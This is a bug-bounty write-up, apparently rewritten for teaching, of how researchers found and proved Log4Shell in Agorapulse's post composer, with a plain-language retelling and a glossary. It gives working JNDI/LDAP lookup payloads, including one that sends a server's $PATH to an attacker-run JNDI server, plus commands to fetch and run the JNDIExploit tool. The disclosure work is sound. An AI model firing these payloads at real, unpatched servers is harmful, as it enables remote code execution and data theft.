How did we Found Log4shell on Agorapulse
The Agorapulse application was vulnerable to Log4Shell because it used a vulnerable version of Log4j. An attacker could send a crafted JNDI lookup string in a post to trigger a DNS callback and potentially achieve remote code execution.

Log4j is a logging framework for Java applications. It is a popular choice for developers looking for a simple and flexible logging solution.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Agorapulse is a social media marketing, monitoring and management platform. According to the report, it lets organisations create and schedule social media content, engage audiences, listen for key terms and analyse social media performance. The feature relevant here is post publishing: a logged-in user writes a post, selects a profile from the left side of the interface and clicks Publish.
The vulnerability is Log4Shell, the Apache Log4j JNDI lookup issue. The report describes Log4j as a popular logging framework for Java applications and states that the flaw allows unauthenticated remote code execution on vulnerable servers and may be exploited to expose sensitive information. It cites the affected range as Log4j 2.0-beta9 through 2.12.1 and 2.13.0 through 2.14, and elsewhere as versions 2.0 to 2.14.1, attributed to Chen Zhaojun of the Alibaba Cloud Security Team. NIST published the issue as CVE-2021-44228 on 10 December 2021, and the Apache Software Foundation assigned the maximum CVSS severity rating of 10.
The report also cites HackerOne analytics stating that hackers submitted over 2,000 Log4Shell reports to over 400 customers, the majority in the first 14 days after public disclosure, and that Bugcrowd received over 300 reports in a single day.
Setup
The work was done in the middle of the winter of 2021, shortly after the vulnerability became public. The researchers' company decided to focus wholly on scanning and exploiting Log4Shell across its target infrastructure, which included clients and a few bug bounty targets. Agorapulse was one of the available targets.
The only tooling described is Burp Suite with a Burp Collaborator client, used to receive DNS pingbacks, plus an Amazon EC2 instance later used to host a JNDI server. The report does not describe how the Agorapulse account used for testing was obtained, nor any specific version of Burp or Java on the target.
Finding it
Because the vulnerability could be present on any endpoint or any request, the team found it hard to focus on one part of the application. They decided to inject payloads all over the web application and wait for pingbacks, identifying features and functionalities where payloads could be placed.
To stay organised across a large application, they embedded functionality-specific identifiers in the payloads. For example, a payload placed in the profile-picture field used:
${jndi:ldap://profilepic.<Your-Burp-Collab-URL>/a}
and one placed in the message box used:
${jndi:ldap://inbox.<Your-Burp-Collab-URL>/a}
This made it easy to identify which request triggered the vulnerability. They also deliberately used a payload that was not harmful to the client, one that would not cause a denial of service or execute malicious commands inside the application. Its only purpose was to produce a pingback so the vulnerable location could be identified:
${jndi:ldap://<Your-Burp-Collab-URL>/a}
After a while they received two pingbacks. One was a false positive. The other was a DNS pingback that identified the presence of the Log4Shell vulnerability.
Exploitation
Step 1: Start a Collaborator client
Start Burp and create a new Burp Collaborator client. This provides the unique hostname used in the payload and a place to observe incoming DNS interactions.
Step 2: Open the post composer
Log in to Agorapulse and click Publish to publish a new post.

Step 3: Place the payload in the post
Use the Burp Collaborator client to generate a payload and paste it into the Post section:
${jndi:ldap://<Your-Burp-Collab-URL>/a}
The ${jndi:...} syntax is a Log4j lookup expression. When a vulnerable Log4j version logs a string containing it, the lookup is resolved, and the LDAP URL causes the server to contact the Collaborator hostname. The trailing /a is a path component used to distinguish this payload from others.
Step 4: Select a profile and publish
Select any profile from the left side and publish the post.

Step 5: Check for a pingback
Return to the Burp Collaborator client. A pingback appears, confirming that the server resolved the lookup and contacted the Collaborator hostname.

Step 6: Prove impact with a JNDI server
To demonstrate real impact, the team set up an Amazon EC2 instance hosting a JNDI server. They refrained from any action that could disrupt services and chose to extract the global $PATH variable instead. The setup steps were:
- SSH to the server:
ssh user@<your-ip>
- Download and install the JNDI server:
wget https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip
unzip JNDIExploit.v1.2.zip
- Run the exploit, which should print output on screen:
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <your-ip> -p 8888
After these commands the JNDI server was running on ServerIP:8888.
Step 7: Extract the environment variable
Back in Agorapulse, they made another post with this payload:
${jndi:ldap://[ServerIp]:1389/${env:PATH}
Here the ${env:PATH} lookup is resolved by the vulnerable server and included in the LDAP request, so the value of the environment variable reaches the attacker-controlled JNDI server. With this, they were able to extract the environment variables of the server.

They stopped right after extracting the $PATH environment variable. No sensitive, confidential or other information related to Agorapulse users was extracted.
Root cause
A JNDI lookup expression in a post body was evaluated by a vulnerable Log4j version somewhere in the application. The report does not identify the specific component or code path that performed the logging, so the exact sink is not stated. The reason existing defences did not stop it is not described.
Impact
Successful exploitation could lead to remote code execution on the server. In this case the researchers limited themselves to reading the $PATH environment variable to prove the vulnerability was real. The report does not state which other data or systems would have been reachable, beyond noting that unauthenticated remote code execution on vulnerable servers may be exploited to expose sensitive information. The testing account and its privileges are not described.
Fix
Agorapulse responded within a day, fixed the bug on the same day and rewarded the finding. After the fix, the team asked the researchers to re-check. The researchers tried various payloads and bypasses and could not bypass the fix, so they confirmed it. A note in the report states that Agorapulse was one of the 14 companies Snapsec helped to detect and fix Log4Shell on the day it was publicly disclosed.
Variants to test
- Place the safe lookup payload in every user-controlled field that is likely to be logged: profile picture, message box, post body, display name, search terms. A positive result is a DNS interaction from the target's infrastructure to your Collaborator hostname.
- Use functionality-specific subdomains in the payload, as the researchers did, so each pingback maps to the field that triggered it. A positive result is a pingback whose hostname matches the field you are testing.
- Use
${env:PATH}or another environment lookup in the payload to confirm that lookups are actually resolved rather than merely logged. A positive result is the variable value appearing in the request received by your JNDI server. - After a fix is announced, retry the original payloads and common bypass encodings. A positive result is any new pingback, which would show the fix is incomplete.
Keep payloads non-destructive, as the researchers did, and stop once you have proof.
What happened, in plain words
In December 2021, a very serious flaw in a piece of software called Log4j gained widespread attention. Log4j is a helper program that many Java applications use to keep a diary of what happens while they run. This diary is called a log, and the act of writing to it is called logging. The flaw was nicknamed Log4Shell. It let an attacker make a vulnerable server run commands of the attacker's choosing, without needing any username or password. That kind of takeover is called remote code execution, or RCE for short.
A security company called Snapsec went looking for this flaw on the internet, including on a social media marketing product called Agorapulse. They found it. They proved it with a DNS pingback, then extracted the server's $PATH environment variable, and then they stopped. Agorapulse fixed the bug on the same day and rewarded the finding.
This article walks through the whole story from zero. You only need to be comfortable using a browser. Every technical word is explained the first time it appears, and there is a glossary at the end.
Background: what Log4j and Log4Shell are
Log4j is a logging framework for Java applications. A framework is a ready-made set of building blocks that programmers reuse instead of writing everything themselves. Logging means writing short messages about what the program is doing, for example "user logged in" or "post saved". Developers like Log4j because it is simple and flexible.
In the past, Log4j has been found to be vulnerable to a number of security threats. The report says the library was recently found to contain a serious vulnerability that went by the moniker of Log4Shell and gained widespread attention. This vulnerability allows unauthenticated remote code execution on vulnerable servers and may be exploited to expose sensitive information.
Two phrases there matter. Unauthenticated means the attacker does not need to log in first. Remote code execution means the attacker can make the server run their own instructions, as if they were sitting at its keyboard.
The report gives the affected versions in two slightly different ways. It says all Log4j versions from 2.0-beta9 through 2.12.1, and 2.13.0 through 2.14, are affected, and it also describes the flaw as affecting Apache Log4j versions 2.0 to 2.14.1. A version number is like a model number on a device: it tells you exactly which release of the software you have, and fixes usually arrive in a later number.
The report credits the discovery to Chen Zhaojun of the Alibaba Cloud Security Team. NIST, an American standards body, published a critical CVE in the National Vulnerability Database on 10 December 2021, naming this CVE-2021-44228. A CVE is a public catalogue number for a known security flaw, so people around the world can refer to the same problem unambiguously. Apache Software Foundation assigned the maximum CVSS severity rating of 10. CVSS is a scoring system from 0 to 10 that rates how bad a flaw is; 10 is the worst possible score.
The report also quotes HackerOne analytics saying that hackers submitted over 2,000 Log4Shell reports to over 400 of its customers, with the majority made in the first 14 days after the public disclosure. It adds that almost the same number of reports were submitted on Bugcrowd, with over 300 reports submitted in a single day. HackerOne and Bugcrowd are bug bounty platforms: websites where companies invite researchers to report flaws and pay for good ones.
What Agorapulse is
Agorapulse provides everything an organisation could possibly need for social media marketing, monitoring and management. The report describes it as a comprehensive and compact platform for businesses to execute their marketing strategies while remaining under budget. The software is used to create and schedule social media content, engage audiences, listen for key terms and analyse social media performance.
In everyday terms, it is a dashboard where a company writes social media posts, picks which account to publish them from, and schedules them. The feature that matters in this story is publishing a post: a logged-in user writes a post, selects a profile from the left side of the interface and clicks Publish.
How they found Log4Shell on Agorapulse
It was the middle of the winter of 2021 when the news of the Log4j vulnerability broke out in the cyber security community. As the norm goes, it got all the security researchers on their heels. As the clock was ticking, the company decided to focus wholly on scanning and exploiting this vulnerability on its target infrastructure, which included its clients and a few bug bounty targets. One of those available targets was Agorapulse.
They plunged into research mode and brainstormed how to scan for the vulnerability. Because the flaw could be present on any endpoint or any request, it was really hard to focus on one part of an application. An endpoint is simply one address inside a web app that accepts input, such as the page where you save a post or the field where you upload a picture. A request is the message your browser sends to the server when you do something, for example when you click a button.
So they decided to inject payloads all over the web application and wait for any pingbacks. A payload here is a short piece of text crafted to test whether the server mishandles it. A pingback is a signal that comes back to a machine the researcher controls, proving the server reacted to the payload. To do that, they identified features and functionalities where they could use their payloads.
Because the application was pretty vast with multiple features, they had to stay organised. They used a simple and comprehensive approach of pasting payloads everywhere in the application, and to keep things organised they used functionality-specific identifiers in the payloads. An identifier here means a label built into the payload so that, when a pingback arrives, they can tell which field caused it.
For example, if they were using a payload in the profile-picture field they would use:
${jndi:ldap://profilepic.<Your-Burp-Collab-URL>/a}
and if they were pasting a payload in the message box they used:
${jndi:ldap://inbox.<Your-Burp-Collab-URL>/a}
and so on. It easily allowed them to identify the vulnerable request that triggered the vulnerability.
Let us unpack that syntax piece by piece, because it is the heart of the whole attack.
${...}is a special marker that Log4j treats as an instruction rather than ordinary text. When Log4j writes a message to its log and sees this marker, it stops and works out what is inside the braces. This is called a lookup.jndinames the kind of lookup. JNDI is a Java feature for finding resources by name, a bit like a phone book for software: you give it a name and it fetches whatever that name points to.ldap://is the protocol, meaning the language and rules used to ask for that resource. LDAP is a directory service protocol, commonly used to look up users and other records.profilepic.<Your-Burp-Collab-URL>is the address the server will be told to contact. Theprofilepic.part is the label the researchers added.<Your-Burp-Collab-URL>is a placeholder for a unique address that the researcher's tool generates./ais a path, the part after the address that points to a specific item, like a folder name. It is used here to tell this payload apart from others.
On the other hand, they also played it safe, using a payload that was not at all harmful to the client, meaning it did not result in any denial of service attack or execute any malicious commands inside the application. A denial of service attack is one that knocks a service offline, for example by overwhelming it. The purpose of the payload was just to give them a pingback so the place of vulnerability could be identified. So they devised the following safe payload to identify the DNS pingbacks:
${jndi:ldap://<Your-Burp-Collab-URL>/a}
DNS stands for Domain Name System. It is the internet's address book: it turns a name like example.com into the numeric address of the machine behind it. When a server looks up a name, that lookup travels across the internet and can be observed by whoever owns the name. That is why a DNS pingback is such a clean signal: it proves the server tried to reach the researcher's address, without the researcher having to break anything.
So the identification process began, and after a while they received two pingbacks. One of the received was a false positive, meaning a signal that looked like a hit but was not caused by the vulnerability. But next up, they had a DNS pingback that identified the presence of Log4Shell on the target.
Summarising the steps
The steps to reproduce were as follows.
- Start Burp and create a new Burp Collaborator client. Burp Suite is a tool researchers use to watch and change the traffic between their browser and a website. Burp Collaborator is a companion service that gives you a unique address and records any contact made to it, which is exactly what you need to catch a pingback.
- Log in to Agorapulse and click on
Publishto publish a new post.
- Use your Burp Collaborator to make a new payload and paste it in the Post Section:
${jndi:ldap://<Your-Burp-Collab-URL>/a}
This is the safe payload. It asks the server, if it is vulnerable, to look up a name that belongs to the researcher. Nothing else happens: no command runs, nothing is deleted.
- Select any profile from the left side and publish the POST.
- On going back to the Burp Collaborator client, you will see a pingback.
Demonstrating the impact: remote code execution
As mentioned earlier, successful exploitation could lead to RCE. The researchers refrained from taking any action that could lead to any kind of disruption in services. Instead they decided to extract the global $PATH variable to prove the real impact. An environment variable is a named setting that a running program can read, kept by the operating system. $PATH is a standard one that lists the folders the system searches when it runs a command. It is harmless to read, but it is unique to the server, so seeing it come back proves the server really did the researcher's bidding.
To do that they needed to set up a JNDI server, a machine the vulnerable server would contact and that would answer the lookup. They quickly set up an Amazon EC2 instance, which is a rented computer in Amazon's cloud, and hosted a JNDI server on it using the following approach.
- SSH to your server:
ssh user@<your-ip>
SSH is a way to open a text terminal on a remote computer over the internet, as if you were typing directly on it. This line means: connect to the machine at <your-ip> as the user user. The angle brackets mark a placeholder you replace with your own value.
- Download and install the JNDI server:
wget https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip
unzip JNDIExploit.v1.2.zip
wget downloads a file from a web address. Here it fetches a zip archive of a tool called JNDIExploit, version 1.2, from GitHub. unzip then unpacks that archive so the files inside can be used.
- Run the exploit, and you should see the following output on screen:
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <your-ip> -p 8888
java starts the Java runtime. -jar tells it to run a packaged Java program, here the file JNDIExploit-1.2-SNAPSHOT.jar. -i <your-ip> supplies the address the tool should advertise, and -p 8888 sets the port, which is a numbered doorway on a machine that a service listens on. After these commands, the JNDI server was running on ServerIP:8888.
Back on Agorapulse, they made another post with this payload:
${jndi:ldap://[ServerIp]:1389/${env:PATH}
Here is what each part does.
${jndi:ldap://...}is the same lookup instruction as before.[ServerIp]:1389is the address and port of the researcher's own JNDI server, so the vulnerable server will contact the researcher directly.${env:PATH}is a second lookup, nested inside the first.envmeans environment variable, andPATHnames which one. When the server resolves it, the value ofPATHis substituted into the address, so the value travels to the researcher's server as part of the request.
With this, they were able to extract the environment variables of the server.
Just to keep the exploitation ethical, they stopped right after extracting the $PATH environment variable of the Agorapulse server. Hence, no sensitive, confidential or any other information related to their users was extracted.
The Agorapulse team's response
After submitting the report to the Agorapulse team, they got their first response within a day. The team was responsive and concerned with the security of its online assets. They fixed the bug on the same day and rewarded the finding.
After the fix was implemented, the team requested a re-check on the vulnerability, and the researchers tried various payloads and bypasses to confirm the fix was working. A bypass is a trick that gets around a fix, for example by writing the same instruction in a slightly different form. They were unable to bypass the fix, and it was working fine, so they confirmed it.
A note in the report states that Agorapulse was one of the 14 companies Snapsec helped to detect and fix Log4Shell on the day it was publicly disclosed.
Why it worked
A JNDI lookup expression in the post text was evaluated by a vulnerable Log4j version somewhere in the application, and the server reached out to the address in the payload. The report does not identify the specific component or code path that performed the logging. The report does not identify the specific component or code path that performed the logging, so the exact place in the code is not stated. The reason existing defences did not stop it is not described.
What the impact could have been
Successful exploitation could lead to remote code execution on the server. In this case the researchers limited themselves to reading the $PATH environment variable to prove the vulnerability was real. The report does not state which other data or systems would have been reachable, beyond noting that unauthenticated remote code execution on vulnerable servers may be exploited to expose sensitive information. The testing account and its privileges are not described.
Variants worth testing
If you ever test for this yourself, these are the directions the report points to. Keep payloads non-destructive, as the researchers did, and stop once you have proof.
- Place the safe lookup payload in every user-controlled field that is likely to be logged: profile picture, message box, post body, display name, search terms. A positive result is a DNS interaction from the target's infrastructure to your Collaborator address.
- Use functionality-specific subdomains in the payload, as the researchers did, so each pingback maps to the field that triggered it. A positive result is a pingback whose name matches the field you are testing.
- Use
${env:PATH}or another environment lookup in the payload to confirm that lookups are actually resolved rather than merely written down. A positive result is the variable value appearing in the request received by your JNDI server. - After a fix is announced, retry the original payloads and common bypass encodings. A positive result is any new pingback, which would show the fix is incomplete.
Glossary
- API: a defined way for one piece of software to ask another to do something, like a service counter with set requests you can make.
- Bug bounty: a programme where a company invites researchers to report flaws and pays for valid ones.
- Bypass: a trick that gets around a security fix, for example by writing the same instruction in a different form.
- CVE: a public catalogue number for a known security flaw, so everyone can refer to the same problem.
- CVSS: a scoring system from 0 to 10 that rates the severity of a security flaw; 10 is the worst.
- Denial of service: an attack that knocks a service offline, for example by overwhelming it.
- DNS: the internet's address book, which turns a name into the numeric address of a machine.
- EC2: a rented computer in Amazon's cloud service.
- Endpoint: one address inside a web app that accepts input, such as a page or a form handler.
- Environment variable: a named setting kept by the operating system that running programs can read, such as
$PATH. - Exploit: the act of using a flaw to make a system do something it should not.
- False positive: a signal that looks like a hit but was not caused by the thing you are testing for.
- Framework: a ready-made set of building blocks that programmers reuse.
- Identifier: a label built into a payload so a pingback can be traced to the field that caused it.
- Java: a programming language and runtime used by many server applications.
- JNDI: a Java feature for finding resources by name, like a phone book for software.
- JNDI server: a machine that answers JNDI lookups, used here to receive data from the vulnerable server.
- LDAP: a directory service protocol, commonly used to look up users and other records.
- Log4j: a popular logging framework for Java applications.
- Log4Shell: the nickname for the Log4j flaw catalogued as CVE-2021-44228.
- Logging: writing short messages about what a program is doing, for later inspection.
- Payload: a short piece of text crafted to test whether a system mishandles it.
- Pingback: a signal that comes back to a machine the researcher controls, proving the target reacted.
- Port: a numbered doorway on a machine that a service listens on.
- Protocol: the agreed language and rules two computers use to talk, such as LDAP or HTTP.
- Remote code execution (RCE): making a remote server run instructions of your choosing.
- Request: the message a browser sends to a server when you do something, such as clicking a button.
- SSH: a way to open a text terminal on a remote computer over the internet.
- Unauthenticated: done without logging in or proving an identity.
- Version: the exact release number of a piece of software, which tells you which features and fixes it has.